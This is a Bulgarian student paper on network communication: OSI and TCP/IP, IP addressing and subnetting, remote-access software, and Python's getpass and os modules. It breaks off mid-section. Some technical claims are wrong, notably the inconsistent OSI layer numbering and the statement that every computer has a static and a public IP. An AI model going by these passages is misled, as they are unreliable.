# Съдържание

[1. Съдържание 1](#_Toc133509253)

[2. Въведение 1](#_Toc133509254)

[3. Възможности на езика Python за реализиране на мрежова комуникация между два компютъра, наречени условно клиент (локален компютър) и сървър( отдалечен компютър) 2](#_Toc133509255)

[1) Да започнем с основите 3](#_Toc133509256)

[2) Но как разбират програмите? 3](#_Toc133509257)

[3) Компютрите комуникират по собствена мрежа 4](#_Toc133509258)

[4) Как мрежата идентифицира кой компютър е получателят? 5](#_Toc133509259)

[5) Отдалечен работен плот на Chrome 7](#_Toc133509260)

[6) Моделът OSI 8](#_Toc133509261)

[7) Транспортният слой и TCP/IP протоколът 10](#_Toc133509262)

[4. Алгоритми и технологии на програмите за клиента и сървъра 13](#_Toc133509263)

[1) Софтуерни инструменти за отдалечен достъп 13](#_Toc133509264)

[2) TeamViewer 13](#_Toc133509265)

[3) Отдалечени помощни програми 14](#_Toc133509266)

[4) UltraVNC 14](#_Toc133509267)

[5) Отдалечен работен плот на Microsoft 15](#_Toc133509268)

[6) CloudBerry Remote Assistant 15](#_Toc133509269)

[7) Протоколът IP 16](#_Toc133509270)

[8) Мрежова маска 19](#_Toc133509271)

[9) Статични и динамични IP адреси 21](#_Toc133509272)

[10) Разработване на клиентско и сървърно приложения на езика за програмиране Python 22](#_Toc133509273)

[11) getpass— Преносимо въвеждане на парола 22](#_Toc133509274)

[12) os библиотека 23](#_Toc133509275)

[13) Socket 31](#_Toc133509276)

[14) Състояния на сокета в модела клиент-сървър 32](#_Toc133509277)

[15) socket— Мрежов интерфейс от ниско ниво 33](#_Toc133509278)

[5. Заключение 37](#_Toc133509279)

[6. Използвана литература: 37](#_Toc133509280)

# Въведение

1. Как компютрите комуникират помежду си?

Помислете за човешкото общуване по някакъв начин. Хората използват езика , за да общуват помежду си. Тази комуникация може да създаде мрежа , в която хората са свързани . Създаването на мрежа означава, че има обща среда, която свързва всички ни. Може да е идея, подобни хобита или работа, но за компютрите връзката може да бъде просто кабел.

Компютърната комуникация е подобна на човешката комуникация. Всъщност много аспекти на компютърните науки са подобни на човешкото поведение. Ако сте любопитни как тази машина може да комуникира една с друга и как данните протичат по мрежата, тази дипломна работа определено ще представлява интерес за вас. Ако компютрите изглеждат очарователна тема за ума ви, нека кажем, че компютърната комуникация може да ви развълнува по някакъв начин.

# Възможности на езика Python за реализиране на мрежова комуникация между два компютъра, наречени условно клиент (локален компютър) и сървър( отдалечен компютър)

Кодът за отдалечен достъп на Python се отнася до програма, написана на езика за програмиране Python, която позволява отдалечен достъп до компютър или сървър. Има няколко начина за прилагане на Python отдалечен достъп, включително:

SSH: Secure Shell (SSH) е мрежов протокол, който позволява защитен отдалечен достъп до сървър или компютър. С Python можете да използвате библиотеката Paramiko, за да установите SSH връзка с отдалечен компютър и да предавате команди на обвивката или да изпълнявате скриптове на Python.

Telnet: Telnet е друг мрежов протокол, който позволява отдалечен достъп до компютър или сървър. В Python можете да използвате библиотеката Telnetlib, за да установите Telnet връзка и да изпълнявате команди или скриптове от разстояние.

Извикване на отдалечени процедури (RPC): RPC е протокол, който позволява на програма да изпълнява процедури в отдалечен компютър, сякаш се изпълняват локално. Python има вградена поддръжка за RPC чрез библиотеките XML-RPC и JSON-RPC.

Уеб базирани API: С помощта на уеб базиран API можете да изложите функции или методи от скрипт на Python като RESTful крайни точки, които могат да бъдат достъпни дистанционно през HTTP. Python има няколко библиотеки за изграждане на API, включително Flask и Django.

Като цяло кодът за отдалечен достъп на Python позволява на разработчиците дистанционно да изпълняват задачи, да изпълняват скриптове и да наблюдават сървъри или други отдалечени машини от всяка точка на света.

Преди да се потопим в компютърните комуникации, искам да дам кратка структура на това съдържание. Първите параграфи предоставят обща информация за компютърните системи. След това се фокусираме върху по-технически и подробни термини като компютърна мрежа и мрежови протоколи.

Обща информация за компютрите

Как компютрите могат да разберат програмите

Какво е компютърна мрежа

Как компютрите комуникират в мрежа

Какво представлява моделът OSI

Поток на данни по мрежата

## Да започнем с основите

Компютърът е машина, която може да обработва и изчислява аритметични и логически операции. Създаден да изчислява тези операции по-бързо от човека, така че в основата си е изчислително устройство.

Комбинацията от хардуер и софтуер се нарича компютърна система .

Компютърната система обработва множество програми, използвайки хардуера в сътрудничество със софтуера. Програмата е набор от инструкции, направени за изпълнение на конкретни задачи .


Първата компютърна програма е изобретена от математичката Ада Лавлейс, която е родена преди почти 200 години. През 1843 г. тя разработва алгоритми, свързани с Аналитичната машина. Тя стана известна като математик, но също и с прозрението си в компютърните науки и бъдещето на компютрите и техните възможности.

## Но как разбират програмите?

Компютрите могат да разберат само двоичната форма 0 и 1. Програмите, споменати по-горе, са написани на език за програмиране от програмисти.

Преминавайки от езика за програмиране от по-високо ниво към по-ниско, компилаторът преобразува езика за програмиране Whatever в език за сглобяване (най-близък до машината), за да го разбере и да обработи операциите на програмата.

Компютрите обработват последователности от 0 и 1!



## Компютрите комуникират по собствена мрежа

Ние използваме интернет ежедневно. Това всъщност означава, че всички сме свързани в една и съща мрежа. Интернет е глобална мрежа, която свързва всички потребители по света и те могат да комуникират по всяко време помежду си от различни места, защото принадлежат към една и съща мрежа.

Мрежата е група от взаимовръзки. Може да бъде и група от по-малки мрежи. Компютърната мрежа използва два или повече компютъра, които са свързани помежду си с мрежова среда.

Потребителите в една и съща мрежа могат да използват един и същ хардуер (принтер) или софтуер (същите програми) и да предават различни видове данни като текст, видео, глас и т.н. Хардуерът се използва за свързване помежду си, например кабелните кабели, оптичните влакна или безжични връзки.

Мрежите са разделени на два различни типа. Тези видове са локалните мрежи и широкообхватните мрежи . Основната разлика е обхватът на свързаност в мрежата.

Първо нека дадем просто обяснение какво е локална мрежа.

По името му можете да разберете, че LAN (локална мрежа) може да свързва по-малък набор от компютри, тъй като е базирана локално.



Можете да мислите, че локалната мрежа се фокусира върху свързването на хора, които имат нещо общо, например компютрите в училищен клас, за да могат учениците или персоналът да комуникират, или компютрите на компания. LAN може да бъде защитена мрежа, достъпна и използвана само от тях. Така че сега LAN има оторизирани потребители, използващи техния IP адрес, което е обяснено по-долу.

Също така как мрежата идентифицира подателя и получателя е обяснено по-долу.

Сега нека обясним широкообхватната мрежа. Тъй като броят на потребителите нараства, широкообхватната мрежа може да се използва за създаване на по-голяма мрежа от LAN.

Тук идва WAN , който свързва мрежи от по-големи географски области. Да кажем, че компанията е разширила офисите си в различни държави или градове и все още иска да комуникира помежду си. WAN се използва за предаване на данни между зони на дълги разстояния или между различни мрежи, които са свързани към по-голяма.

Скоростта на WAN може да бъде по-ниска от LAN поради техния брой потребители и сложност, но зависи от настройките му.

## Как мрежата идентифицира кой компютър е получателят?

Вече имаме създадена локална мрежа. Всички компютри, които принадлежат към една и съща мрежа, можем да ги свържем с общ кабел, който се нарича Ethernet . Когато компютър A (всъщност там има потребител) иска да изпрати съобщение до компютър B, съобщението се движи по кабела и отива във всеки компютър в мрежата, защото споделят една и съща среда.

Но как мрежата познава получателя на съобщението?

Съобщението има крайна дестинация, получател, който чака да прочете съобщението и вероятно също иска да обмени информация обратно. За да може рутерът да реши този проблем, всеки компютър има уникален MAC адрес . Този адрес гарантира, че физическият адрес на компютъра е уникален.

Всеки самостоятелен компютър има специален адрес, даден от техния интернет доставчик . IP (Internet Protocol) адресът е уникален за всеки компютър, който е свързан към мрежата и разбира се ги определя, така че компютърът да може да бъде разпознат. Разделяйки с точки, IP адресът е четири 8-битови числа като 192.168.1.8 и всеки набор е диапазон от 0 до 255.


Интернет протоколът помага за изпращане на данни в същата мрежа. Данните се изпращат чрез мрежови пакети. Всеки компютър има статичен IP и публичен IP.

Вашият компютър има частен IP, посветен на него. ISP (доставчикът на интернет услуги) задава адрес на вашето устройство. Този IP се съхранява в рутера. Рутерът има таблица за маршрутизиране, която събира всички частни IP адреси (мобилен, лаптоп и т.н.), които са свързани към тази мрежа. Във всяка мрежа, която свързвате, ISP на мрежата ви задава различен IP, например, ако се свържете към обществена мрежа като Starbucks, IP ще се промени и ще бъде предоставен от доставчика, с който Starbucks работи.

Рутерът помага на устройството да се свърже с глобалната мрежа (Интернет) с различен IP, обществен IP. Публичният IP се задава от ISP от група за маршрутизиране, която присвоява адресите във всяка мрежа. Публичните адреси могат да бъдат динамични или статични, но засега няма да се придържаме към това. Просто искам да разберете, че вашият компютър се свързва към мрежа и мрежата може да го идентифицира от неговия IP адрес. В рамките на мрежата вашият компютър може да комуникира с други компютри, които са свързани помежду си с Ethernet или комутатор към същата мрежа.

Ethernet кабелът е обща среда за всеки компютър в мрежата. Switch може да се използва за разделяне на кабелната мрежа. Множество кабели са свързани към комутатора, който отговаря за предаването на данни. Така че, ако компютър A иска да изпрати данни към компютър B, комутаторът не предава сигнала на всички компютри, които са свързани. Switch запазва MAC адресите и препраща съобщението само където е необходимо. Switch помага на мрежата да избягва сблъсъци .

Сега това е мястото, където компютрите комуникират помежду си.



Допълнително: Как мога да видя моето IP?

Windows: Отворете терминала на Windows (cmd) - Windows клавиш + R и въведете ipconfig или ipconfig /all

Linux: Ctrl-Alt-T и въведете ifconfig



## Отдалечен работен плот на Chrome

Ако използвате уеб браузъра Chrome или притежавате Chromebook, Chrome Remote Desktop е може би най-лесният софтуерен инструмент за отдалечен достъп, който можете да използвате за отдалечен достъп до вашите устройства. Разработен от Google и достъпен като приложение за Chrome, този софтуерен инструмент за отдалечен достъп използва патентован протокол, разработен от Google, за предаване на събития от клавиатурата и мишката, видео и аудио от един компютър на друг.


След като инсталирате Chrome Remote Desktop на компютъра си, можете да започнете да споделяте работния си плот, просто като предоставите достъп на всеки, когото искате. Всички връзки са напълно защитени, така че няма причина да се притеснявате, че някой ще прихване вашата сесия на отдалечен работен плот и ще открадне от вас поверителна информация. Отдалеченият работен плот на Chrome е безплатен и работи на Windows, macOS, Linux, iOS и Android.

## Моделът OSI

Компютърните комуникации използват протоколи , които установяват набор от правила, за да бъде комуникацията успешна и без грешки. Архитектурата на протокола може да позволи на данните да се предават от компютър на друг в рамките на конкретен набор от операции с помощта на хардуер и софтуер.

Всеки процес като комуникацията например се определя от модел. В този случай нашият модел е OSI (Open System Interconnection) модел . Този модел има седем слоя. Например, за да се разбере използването му, моделът улеснява компанията да тества в кой слой софтуерът на техния продукт е смазан и защо има грешки, тъй като техният продукт или данните трябва да преминават между различни слоеве.

Това е пътуване между различни слоеве. Всеки слой използва различни протоколи. Всеки протокол може да използва различен хардуер или софтуер. Всяко ниво не е свързано с предходното, т.е. ако показва грешки, тогава проблемът съществува на конкретното ниво само защото всеки слой има различна задача за изпълнение. Седемте слоя на OSI модела:



Как данните се преместват от слой на слой

За да разберем основите, ще разгледаме най-важното при предаването на данни от един слой към друг без технически подробности.

Ако предположим, че Ethernet е средата, сега данните се движат през нея под формата на сигнал. Комуникацията на данни е свързана с предаването на пакети от хоп на хоп до крайната дестинация. Това се нарича скачаща мрежа.



Данните започват своето пътуване от физическия слой, който съдържа кабелите, физическата среда за предаване. Данните са сигнал. Тези сигнали се интерпретират под формата на 0 и 1 на първия слой. Време е да преминем към втория слой, който се нарича Datalink слой. Той отговаря за рамкирането на съобщението в различни части и намирането на мрежовия път, който данните ще следват. Събира Mac адресите на възлите, които принадлежат към една и съща мрежа, и определя пътя, който кадрите трябва да следват от хоп до хоп ( мрежово свързване на хоп ).

След това преминаваме към мрежовия слой (слой 2), който работи на IP протокола. Този слой събира IP адресите от крайните хостове, изпращача и получателя, който е крайната дестинация. След това транспортният слой (слой 3) разчита на IP протокола и създава заглавка на пакета, която включва MAC и IP, намерени преди това.

## Транспортният слой и TCP/IP протоколът


Транспортният слой е четвъртият слой на OSI модела. Транспортният слой обработва количеството данни, тяхната скорост и местоназначението им. Този слой също трябва да работи в съответствие с протокол.

Този слой използва TCP (протокол за управление на предаването). Този протокол, известен като TCP/IP протокол, разчита на IP протокол от мрежовия слой (Слой 3).

Четвъртият слой гарантира, че данните са без грешки и се доставят в последователност без загуба или дублиране. Осигурява надеждност и отговаря за пълния контрол на трансфера на данни, преди да бъде установена сесия в следващия слой. Също така транспортният слой е отговорен за сегментирането на пакета.

Разбива големи количества данни в пакети и тази операция гарантира целостта на данните . Основните TCP операции са сегментиране на пакети, потвърждение на съобщението, контрол на трафика и мултиплексиране на сесии.


Пътят на възлите, преходите между MAC и IP адресите са известни от предишните слоеве, както беше казано по-горе. Сега TCP добавя информация към заглавката на всеки пакет, която включва порта на източника и местоназначението, последователните номера, номера на потвърждението и полето за контролна сума.



ACK номерът съдържа стойността на следващия пакет, който приемникът чака от последователността. По този начин TCP осигурява надеждност . За всяка информация,

която е неуспешна и съдържа грешка, TCP осигурява повторно предаване и продължава да изпраща пакетите без грешки.

Трябва да се установи връзка между възлите, за да се обменя информация. TCP е ориентиран към свързване и осигурява двупосочна комуникация . TCP връзката се установява в рамките на тристранно ръкостискане. Като буквално ръкостискане между клиента и сървъра, за да се опознаят и обменят пакети с данни.



Сега преминаваме към слоя на сесията (слой 5). Той отговаря за отварянето, поддържането и прекратяването на сесията на комуникация между възлите. Също така предоставя механизми за удостоверяване с цел проверка на потребителите (т.е. валидиране на паролата).

Сега данните се преместват върху презентационния слой. Компресията и криптирането/декриптирането на данните са основните му функции. Известен също като синтактичен слой, защото обработва синтаксиса, който следващият (приложен) слой изисква (т.е. ASCII превод).

Ясно е, че приложният слой поддържа приложения, нали? Поддържа SSL, FTP и SSH, които може би ще разгледаме подробно в друга статия. Само имайте предвид, че този слой поддържа услуги като имейли и прехвърляне на файлове и взаимодействие с приложенията .

Приложният слой е най-високото ниво на OSI модела. Този слой е най-близо до крайния потребител и поддържа протоколи клиент-сървър като HTTP, който е един от най-популярните. Също така поддържа DNS, FTP, HTTPS, SMTP и т.н. Позволява извличане на ресурси като страниците на уебсайта (HTML, изображения, таблици със стилове). Това е абстрактен слой. Осигурява наличност и позволява на потребителите да взаимодействат със софтуерните приложения. Прехвърляне на файлове и имейли, услуги за име на домейн, влизане в отдалечени сървъри са функции на последния слой.

# Алгоритми и технологии на програмите за клиента и сървъра

## Софтуерни инструменти за отдалечен достъп

Целта на софтуера за отдалечен достъп, понякога наричан още софтуер за отдалечен работен плот или софтуер за дистанционно управление, е да ви позволи да управлявате компютър отдалечено от друг компютър. Това може да бъде полезно, когато приятел или роднина, който не е толкова разбираем в компютъра, колкото сте поискали помощ, или когато оставите приложение да се стартира на вашия компютър и иска да следи напредъка му дори когато сте далеч. За да започнете, ние избрахме 5 най-добри безплатни софтуерни инструменти за отдалечен достъп и описахме основните характеристики на всеки от тях.

Повечето софтуерни инструменти за отдалечен достъп разчитат на архитектура клиент-сървър, като клиентът и сървърът използват софтуер, за да улеснят връзката. На практика това означава, че трябва да инсталирате приложение за хост на софтуер за отдалечен достъп на компютъра, до който искате да имате достъп от разстояние, и след това да стартирате клиентско приложение за отдалечен достъп на всяко устройство, от което искате да се свържете с компютъра.

Някои софтуерни инструменти за отдалечен достъп улесняват това от други, така че е важно да изберете такъв, който отговаря на вашите нужди и ниво на умения. Обикновено колкото по-сложен е софтуерният инструмент за отдалечен достъп, толкова по-голям контрол върху отдалечената връзка ви дава.

## TeamViewer

TeamViewer е най-популярният наличен софтуерен инструмент за отдалечен достъп. Свързвайки над 1,7 милиарда устройства всеки ден, TeamViewer убеждава милиони домашни и бизнес клиенти, че това е най-доброто решение за отдалечена свързаност на пазара с невероятно бързата и сигурна глобална мрежа, широка гама от функции и отлична лекота на използване.

TeamViewer е безплатен за лична употреба и е достъпен за Windows, macOS, Linux, Chrome OS, iOS, Android, Windows RT, Windows Phone и BlackBerry. Освен отдалечена поддръжка, можете също да използвате TeamViewer за прехвърляне на файлове, отдалечен печат или за достъп до необслужвани компютри, сървъри, устройства с Android, устройства за продажба или обществени дисплеи.

## Отдалечени помощни програми

Remote Utilities е усъвършенстван софтуерен инструмент за отдалечен достъп с поддръжка на Active Directory, която е услуга за директории, разработена от Microsoft за мрежите с домейн на Windows. Целта на Active Directory е, освен всичко друго, да удостоверява и упълномощава всички потребители и компютри в мрежа от тип домейн на Windows. Тъй като Remote Utilities лесно се интегрира във всяка среда на Active Directory, можете да го използвате, за да администрирате цялата си мрежа с безпрецедентен комфорт.

Remote Utilities могат да работят като 100-процентово автономно решение за отдалечена поддръжка, за да се съобразят с най-строгите изисквания за сигурност и се предлагат с полезна помощна програма MSI Configurator, която ви позволява да създадете персонализиран Host инсталатор за по-нататъшно внедряване във вашата мрежа. Можете да изпробвате Remote Utilities безплатно за 30 дни и да използвате онлайн калкулатора на лицензи, за да разберете колко ще ви струват Remote Utilities след изтичане на пробния период.

## UltraVNC

UltraVNC е софтуерен инструмент за отдалечен достъп с отворен код, насочен към хора, които желаят най-голям контрол над своите отдалечени връзки. Той използва протокола VNC, който първоначално е разработен в изследователската лаборатория Olivetti & Oracle в Кеймбридж и вече се предлага в редица варианти, включително този, приложен в UltraVNC.

UltraVNC работи само под Windows и поддържа различни функции, като криптиране, прехвърляне на файлове, чат и множество методи за удостоверяване. За да администрирате дистанционно един компютър от друг с помощта на UltraVNC, двата компютъра трябва да могат да комуникират директно през мрежа. Това често води до проблеми с NAT / защитна стена, което прави UltraVNC значително по-трудно за настройване от гореописаните софтуерни инструменти за отдалечен достъп.

## Отдалечен работен плот на Microsoft

Microsoft Remote Desktop е просто, но мощно приложение от Microsoft, което ви позволява да се свързвате с отдалечен компютър или виртуални приложения и настолни компютри. Той е достъпен за всички устройства, базирани на Windows, и работи заедно с асистента за отдалечен работен плот, който е добавен в актуализацията на Windows 10 Fall Creators (1709) и е достъпен и като отделно изтегляне.

За да активирате отдалечен достъп на Windows, просто изберете Старт и щракнете върху иконата Настройки вляво. След това изберете Remote Desktop под групата System и използвайте плъзгача, за да активирате Remote Desktop. Ето колко лесно е да използвате Microsoft Remote Desktop.

## CloudBerry Remote Assistant

CloudBerry Remote Assistant е лесен за използване инструмент на Windows за дистанционно управление и споделяне на работния плот. След настройване на връзките между два компютъра вие избирате дали искате да дадете пълен достъп или само права за гледане. SSL-криптирането, което се използва за всички комуникации, гарантира, че ` всички ваши връзки са напълно защитени.

Решението предлага много изискани функции, като достъп без надзор, текстов и гласов чат, мултирегионален сървър за удостоверяване и трансфер на файлове. За незабавна поддръжка можете да установите връзката без инсталиране на целевата работна станция. CloudBerry Remote Assistant е абсолютно безплатен за лични и професионални цели.

## Протоколът IP

TCP/IP

TCP/IP е основният мрежов протокол, който се използва в глобалната мрежа Интернет. TCP/IP е съвкупност от два протокола, които работят в различни слоеве на мрежовия модел OSI – това са TCP (в транспортния слой) и IP (в мрежовия слой). Основно функциите на двата протокола се свеждат до транспортиране на данните между мрежовите устройства.

За да може информацията в мрежата да достигне успешно до получателя е необходимо всяко устройство в мрежата да има свой уникален адрес. Този адрес се обозначава като IP адрес.

IP адрес

IP (Internet Protocol) адресът е логически адрес, който се присвоява на всеки хост в мрежата. Един хост може да има няколко мрежови карти (няколко интерфейса). Всеки от тези интерфейси притежава собствен IP адрес. Например, всеки компютър притежава loopback интерфейс, чийто IP адрес е 127.0.0.1.

Хост, който има реален IP адрес има достъп до всички услуги в Интернет, също така може да предлага услуги. Достъп до Интернет може да се извършва чрез посредник (програма proxy или NAT). Единствено посредникът има реален адрес, другите хостове имат частни IP адреси. В този случай потребителите могат да ползват, но не могат да предлагат интернет услуги. За разпределянето на адресите в глобалната мрежа Интернет отговаря американската организация IANA (Internet Assigned Numbers Authority). В рамките на една локална мрежа, IP адресите трябва да са уникални. Компютрите в локалните мрежи, непредставляващи част от Интернет, трябва да използват частни IP адреси.

Забележка:

Всеки доставчик на Интернет услуги (ISP) също предоставя на своите клиенти реален IP адрес. Този адрес може да се присвоява на компютър, притежаващ интернет достъп или на друг компютър/устройство. Например, клиентите на BTC ADSL се свързват към ADSL модема/рутера чрез локалната мрежа. Единствено рутерът има реален IP адрес. Компютърът (или компютрите), които имат достъп до Интернет имат локални (частни) IP адреси – ако вътрешният адрес на рутера е 192.168.1.1, то на останалите компютри адресите ще бъдат: 192.168.1.2, 192.168.1.3, ...

Какво ще се случи, ако две устройства имат еднакви IP адреси? Виж: Конфликт на IP адреси

IPv4 адрес

Всеки IP адрес се представя вътрешно в компютъра като двоично число. При IPv4 протоколът се използва 32 битово адресиране. Тъй като двоичният запис е по-труден за възприемане, IP адресът се представя в десетично-точков формат. 32 битовият адрес се записва като поредица от четири 8 битови числа (октети). Всеки един от тези октети може лесно да се преобразува в десетично число. След това октетите се разделят с точка.

Например IP адресът

11000000 10101000 00000000 00000001

се записва като 192.168.0.1.

Числата в октетите могат да бъдат от 0 до 255 (28-1). Четирите октета се обозначават като w.x.y.z. За едно 32 битово число възможните комбинации са 232 или 4 294 967 296 на брой компютри могат да се включат в една мрежа.

Компютър с нулев адрес (не асоцииран с IP адрес) се изписва като:

0.0.0.0

Специалният loopback адрес, означаващ „този компютър” е:

127.0.0.1

IPv6 адрес

При протоколът IPv6 се използва 128 битов адрес. Това е нов стандарт за адресиране, нарича се още Интернет протокол от следващо поколение IPng (IP Next Generation). Адресът от версия 6 се представя като осем 16 битови двоични числа. 16 битовите числа се записват в шестнадесетична бройна система и се разделят помежду си с двоеточия.

Например

1080:0:0:0:0:800:0:417A

е запис на IP адрес при протокола IPv6. Нулите могат да не се изписват:

1080::800:0:417A

Компютър с нулев адрес се изписва като:

::

Специалният loopback адрес, означаващ „този компютър” е:

::1

При 128 битовия адрес възможните комбинации са 2128.

IP адресиране

IP адресът е съвкупност от две части – адрес на мрежата, в която е включено устройството и адрес на самото устройство. Например в IPv4[1] адреса 74.125.39.147 първите три октета идентифицират адреса на мрежата. Последното число е адреса на компютъра. Всички компютри включени в тази подмрежа ще имат един и същ мрежови адрес (74.125.39).

При изпращане на съобщение в Интернет до компютър с IP адрес 74.125.39.147 първата задача на мрежовите протоколи е да транспортират данните до подмрежата с адрес 74.125.39. След като пакетите с информация се "доставят" до тази мрежа се извършва вътрешно маршрутизиране, така че те да достигнат до компютър с адрес 147.

В разгледания пример първите три октета са за мрежовия адрес. Това обаче не винаги е така. Частта за мрежовия адрес и частта за адреса на компютъра се определят от класа на IP адреса.

Правила при IP адресирането

* Всички устройства от един и същ физически мрежови сегмент трябва да имат еднакъв мрежови адрес;
* Всяко устройство от един мрежови сегмент трябва да има уникален адрес;
* Мрежовият адрес не може да бъде 127 – този адрес е запазен за loopback функции;
* Мрежовият адрес в двоичен вид не може да съдържа само единици – този адрес е запазен за broadcast функции;
* Адресът на устройството не може да съдържа само единици. Тези адреси са запазени за broadcast функции;
* Мрежовият адрес в двоичен вид не може да съдържа само нули. Този адрес означава цялата локална мрежа;
* Адресът на устройството не може да съдържа само нули. Когато частта за устройството съдържа само нули, а мрежовата част число различно от нула, тогава адресът като цяло се използва за обозначаване на локалната мрежа.

## Мрежова маска

Определя кои битове от IP адреса са за мрежовата част и кои за адреса на устройството. По подразбиране за клас А, В и С се използват следните подмрежови маски:

Клас А – 255.0.0.0

Клас В – 255.255.0.

Клас С – 255.255.255.0

Подмрежовата маска на клас А означава, че първите 8 бита определят мрежовата част, а останалите 24 са за частта на устройството.

Когато устройство А изпраща информация до устройство B в мрежата, устройството А използва подмрежовите маски, за да определи дали устройството В е в локалната или в друга мрежа. При това се извършват следните операции от устройство А:

1. Изпълнява се операция "логическо И" над две двоични числа – IP адреса на устройство А и подмрежовата маска на устройство А. Като резултат се получава мрежовия адрес на устройство А.

2. Същите изчисления се извършват и с IP адреса на устройство В и подмрежовата маска на устройство В. Като резултат се получава мрежовия адрес на устройство В.

3. Сравняват се двата мрежови адреса.

4. Ако те съвпадат, от гледна точка на устройство А, то двете устройства се намират физически в една и съща мрежа и ще комуникират директно.

5. Ако не съвпадат, то устройствата са в различни мрежови сегменти.

Примeр:

Устройство А е с IP адрес 192.168.1.5, устройство В – съответно 192.168.2.6. Устройство А желае да изпрати информация до устройство В. Подмрежовите маски и на двете устройства са 255.255.0.0. Дали двете устройства ще комуникират директно или ще използват маршрутизатор?

IP адресът 192.168.1.5 представен в двоичен вид се записва така:

11000000 10101000 00000001 00000101

IP адресът 192.168.2.6 съответно изглежда така:

11000000 10101000 00000010 00000110

От устройство А се изпълнява операцията "логическо И" над следните операнди:

|  |  |
| --- | --- |
| IP адрес на устройство А | 11000000 10101000 00000001 00000101 |
| Подмрежова маска на устройство А | 11111111 11111111 00000000 00000000 |
| Операция логическо И | 11000000 10101000 00000000 00000000 |

За устройство В резултатът е следния:

|  |  |
| --- | --- |
| IP адрес на устройство В | 11000000 10101000 00000010 00000110 |
| Подмрежова маска на устройство В | 11111111 11111111 00000000 00000000 |
| Операция логическо И | 11000000 10101000 00000000 00000000 |

Двата резултата за устройства А и В съвпадат, т.е. мрежовите адреси са еднакви. Следователно устройствата са в една локална мрежа и ще комуникират директно помежду си.

CIDR

CIDR (Classless Inter-Domain Routing) е метод на представяне на мрежовата и хост частта от IP адреса. Приема се нотация за изписване на мрежов адрес – CIDR блок. При този запис след мрежовия адрес се поставя наклонена черта и се изписват броя на битовете в мрежовия адрес. Примерно: 192.168.0.0/16 е еквивалентно на мрежа 192.168.\*.\* маска 255.255.0.0. За да се използва метода е необходимо всички маршрутизиращи протоколи да пренасят информация освен за мрежовите адреси, така и за дължината на мрежовата част. При това става възможно да се адресират всички възможни IP адресни комбинации, премахва се разделянето на адресите на класове, премахва се понятието мрежова маска. В IPv6 мрежова маска не се дефинира като понятие, използва се единствено CIDR запис.

## Статични и динамични IP адреси

Когато се свържеш към интернет, интернет доставчикът ти дава твой личен IP адрес, който ти позволява да получаваш и изпращаш информация свободно. Ако рестартираш рутера си, доставчикът ще ти даде нов адрес. Това се нарича динамичен адрес и е най-широкоизползван от потребителите и доставчиците на интернет.

Статичните адреси не се променят. Те си остават същите, независимо колко пъти влезеш и излезеш от интернет и се използват за определени неща като DNS сървъри и устройства, които изпълняват конкретни функции.

Ако темата за компютърните мрежи ти е интересна и искаш да навлезеш по-дълбоко в познанията за IPV4, бинарни числа и компютърни мрежи, се запиши на предстоящия ни курс Computer Networking Fundamentals. Той е част от модула Computer Networking и в него ще научиш различните видове протоколи и как работят, да създаваш малки и средно големи мрежи, да конфигурираш мрежови устройства и още полезни практически знания. Курсът започва на 5 октомври, не се чуди, а се запиши сега!

## Разработване на клиентско и сървърно приложения на езика за програмиране Python

Избор на библиотеки за реализацията на отдалечен достъп –

За разработването на клиентското и сървърното приложения са използвани библиотеките getpass, socket, os

## getpass— Преносимо въвеждане на парола

Модулът getpassпредоставя две функции:

getpass. getpass ( prompt = 'Password: ' , stream = None )

Подканете потребителя за парола без ехо. Потребителят получава подкана с помощта на подкана за низ , която по подразбиране е . В Unix подканата се записва във файлоподобния обектен поток , като се използва манипулаторът за замяна на грешки, ако е необходимо. поток по подразбиране към управляващия терминал ( ) или ако това не е достъпно за (този аргумент се игнорира в Windows).'Password: '/dev/ttysys.stderr

Ако въвеждането без ехо не е налично, getpass() се връща към отпечатване на предупредително съобщение за поточно предаване и четене от sys.stdinи издаване на GetPassWarning.

Забележка Ако извикате getpass от рамките на IDLE, въвеждането може да се извърши в терминала, от който сте стартирали IDLE, а не в самия неактивен прозорец.

изключение getpass. GetPassWarning

Подклас UserWarning, издаден, когато въвеждането на парола може да бъде повторено.

getpass. getuser ( )

Върнете „името за вход“ на потребителя.

Тази функция проверява променливите на средатаLOGNAME, USER,LNAMEиUSERNAME, по ред, и връща стойността на първия, който е зададен на непразен низ. Ако не е зададено нито едно, името за влизане от базата данни с пароли се връща на системи, които поддържат модула pwd, в противен случай се създава изключение.

По принцип тази функция трябва да се предпочита пред os.getlogin().

## os библиотека

Модулът os от стандартната библиотека на езика за програмиране Python обикновено се използва за работа с инсталираната операционна система, както и с файловата система на компютъра. Той съдържа много полезни методи за взаимодействие с файлове и папки на вашия твърд диск. Програмите, които работят с os модула са независими от вида на OS и са лесно преносими на друга платформа.

Какво представлява os модулът?

Модулът os в Python е библиотека от функции за работа с операционната система. Методите, включени в него, ви позволяват да определите типа на операционната система, достъп до променливи на средата, управление на директории и файлове :

* проверка на съществуването на обект по даден път;
* определяне на размера в байтове;
* отстраняване;
* преименуване и др.

Когато извиквате OS функции, имайте предвид, че някои от тях може да не се поддържат от текущата OS.

За да използвате методи от os, трябва да включите библиотеката. За да направи това, Python използва import os, който трябва да бъде описан във файла преди първото извикване на модула.

Препоръчително е да използвате тази инструкция в началото на изходния файл.

функции на os модула

Методите от библиотеката os могат да се използват от потребителя за различни цели. По-долу са най-популярните, които ви позволяват да получите информация за операционната система. Получете също информация за файлове и папки, съхранени в паметта на твърдия диск на компютъра.

Получаване на информация за ОС

За да разберете името на текущата операционна система, просто използвайте метода за име. В зависимост от инсталираната платформа, той ще върне краткото си име в низово представяне. Следната програма е стартирана на компютър с Windows 10, така че резултатът от функцията за име е низът nt. Можете да видите това с обичайния метод за печат.

import os

print(os.name)

nt

Можете да получите информация, свързана с конфигурацията на компютър, като използвате environ. Като го извика чрез извикване на библиотеката на os, потребителят получава голям речник с променливи на средата, който се извежда към конзолата или низова променлива. По този начин можете да разберете името на системния диск, адреса на домашната директория, името на системата и много друга информация. Следващият пример демонстрира използването на environ.

import os

print(os.environ)

environ({'ALLUSERSPROFILE': 'C:\\ProgramData', …})

Използвайки функцията getenv, можете да получите достъп до различни променливи на средата. За да направите това, достатъчно е да подадете желаното име на променлива като аргумент, както в следващия пример, където print отпечатва информация за TMP на дисплея към конзолата.

import os

print(os.getenv("TMP"))

C:\Users\admin\AppData\Local\Temp

Смяна на работната директория

По подразбиране работната директория на програмата е директорията, съдържаща документа с неговия изходен код. Благодарение на това не можете да посочите абсолютния път до файла, ако той се намира в тази папка. Получете информация за текущата директория с помощта на функцията getcwd, която връща пълния адрес на работната директория на твърдия диск. Следният кодов фрагмент показва какво се случва, ако подадете резултата от този метод за печат. Както можете да видите, работната директория е програмната директория на системния диск C.

import os
